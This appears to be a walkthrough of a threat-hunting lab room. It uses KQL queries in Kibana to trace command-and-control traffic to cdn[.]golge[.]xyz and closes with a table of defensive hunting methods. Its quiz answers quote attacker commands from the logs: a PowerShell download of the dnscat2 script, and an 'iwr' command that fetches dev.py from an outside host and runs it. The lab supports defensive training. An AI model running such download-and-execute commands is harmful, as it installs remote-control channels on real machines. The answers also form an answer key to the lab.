
Based on the results, it is highly notable that HTTP connections to cdn[.]golge[.]xyz from both workstations are numerous. This may indicate that a continuous C2 connection has been running for an extended time. We can modify the Lens table and focus the query to cdn[.]golge[.]xyz using this KQL query to understand better: *host.name: WKSTN-* AND network.protocol: http AND network.direction: egress AND destination.domain: cdn.golge.xyz*

In addition, we can modify the rows and focus only on host.name and query fields.



Based on the results, it can be observed that the volume of requests is GET requests to 3 .php endpoints. Moreover, it can be inferred that the malware used to establish the C2 server is identical since the endpoints accessed by both workstations are similar. Given all this network information, we can now pivot to winlogbeat-* index and correlate this network activity to associated processes.

Using the following KQL query provided us with some insights regarding the associated process: host.name:
WKSTN- AND *cdn.golge.xyz**



Based on the results, it can be inferred that the C2 connection to cdn[.]golge[.]xyz was established using a malicious PowerShell command.


Following a threat hunter's mindset, the next step of this investigation is to identify the extent of these malicious activities by correlating the subsequent events generated after the C2 connection to cdn[.]golge[.]xyz was established. Moreover, it is also good to

trace back how the attacker gained initial access in the first place before attempting to develop continuous C2 access.

****


Answer the questions below:

What is the link downloaded using PowerShell to establish the C2 over DNS?
Following what was done in the C2 over DNS section I expanded the first entry and clicked on “View surrounding documents.”




From here I scrolled through the documents until I found the command executed by PowerShell to establish the C2 connection.
Answer:
https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1

After investigating C2 over Discord events, what command is used to download the malicious dev.py python script?



Answer: powershell iwr http://www.oneedirve.xyz/321c3cf/dev.py -outfile C:\Windows\Tasks\dev.py; python3 C:\Windows\Tasks\dev.py

What is the name of the process that is also associated with cdn[.]golge[.]xyz?



Answer: update.exe

Conclusion

Congratulations! You have completed hunting different indicators of compromise and suspicious host and network activities in this room.

To conclude the room, let's summarise the different hunting methodologies that we discussed throughout the room:

Tactic	Hunting Methodology
Initial Access	- Seek patterns of numerous failed login attempts to external services, followed by a successful authentication. - Monitor intrusion attempts on web applications and potential code execution on web servers. - Look for unusual file downloads and temporary files

	created by Outlook clients. - Correlate all subsequent events after the successful intrusion attempt.
Execution	- Identify excessive usage of cmd.exe and powershell.exe. - Spot misused legitimate operating system binaries and scripts (LOLBAS) and correlate their subsequent execution. - Look for potential abuse of installed programming tools. - Utilise the parent-child relationships of processes to connect associated events.
Defense Evasion	- Look for attempts to disable security software. - Keep an eye out for log deletion events. - Look for process injection activities. - Correlate all evasion activities to their parent process and find subsequent events if the evasion attempt succeeded.
Persistence	- Watch out for the creation of scheduled tasks. - Look for suspicious registry modifications on known registries used for persistence. - Correlate all persistence activities back to their parent process.
Command and Control	- Look for a high count of unique subdomains on a single domain. - Spot unusual outgoing connections to cloud services/applications. - Look for an unusual number of outbound connections to an unfamiliar domain. - Correlate all unusual activity back to its associated process.

In essence, the list below generalises the usual progression of an attacker's thought process to obtain a foothold:

- Intrusion into external assets or through deceptive tactics like phishing.
- Triggering the initial payload chains multiple ways to execute commands, including evasion of various security controls.
- Implanting persistence on compromised assets.
- Establishing a reliable channel for command and control.

Bear in mind; hunting can commence at any phase of the attack. The key lies in correlating events across the attack chain to form a complete picture of the threat actor's actions.

This room covered the early steps an attacker takes post-establishing a foothold. Threat actors may further explore once inside the network, moving laterally across different systems. If you found this room valuable, continue enhancing your threat-hunting knowledge by proceeding to Threat Hunting: Pivoting.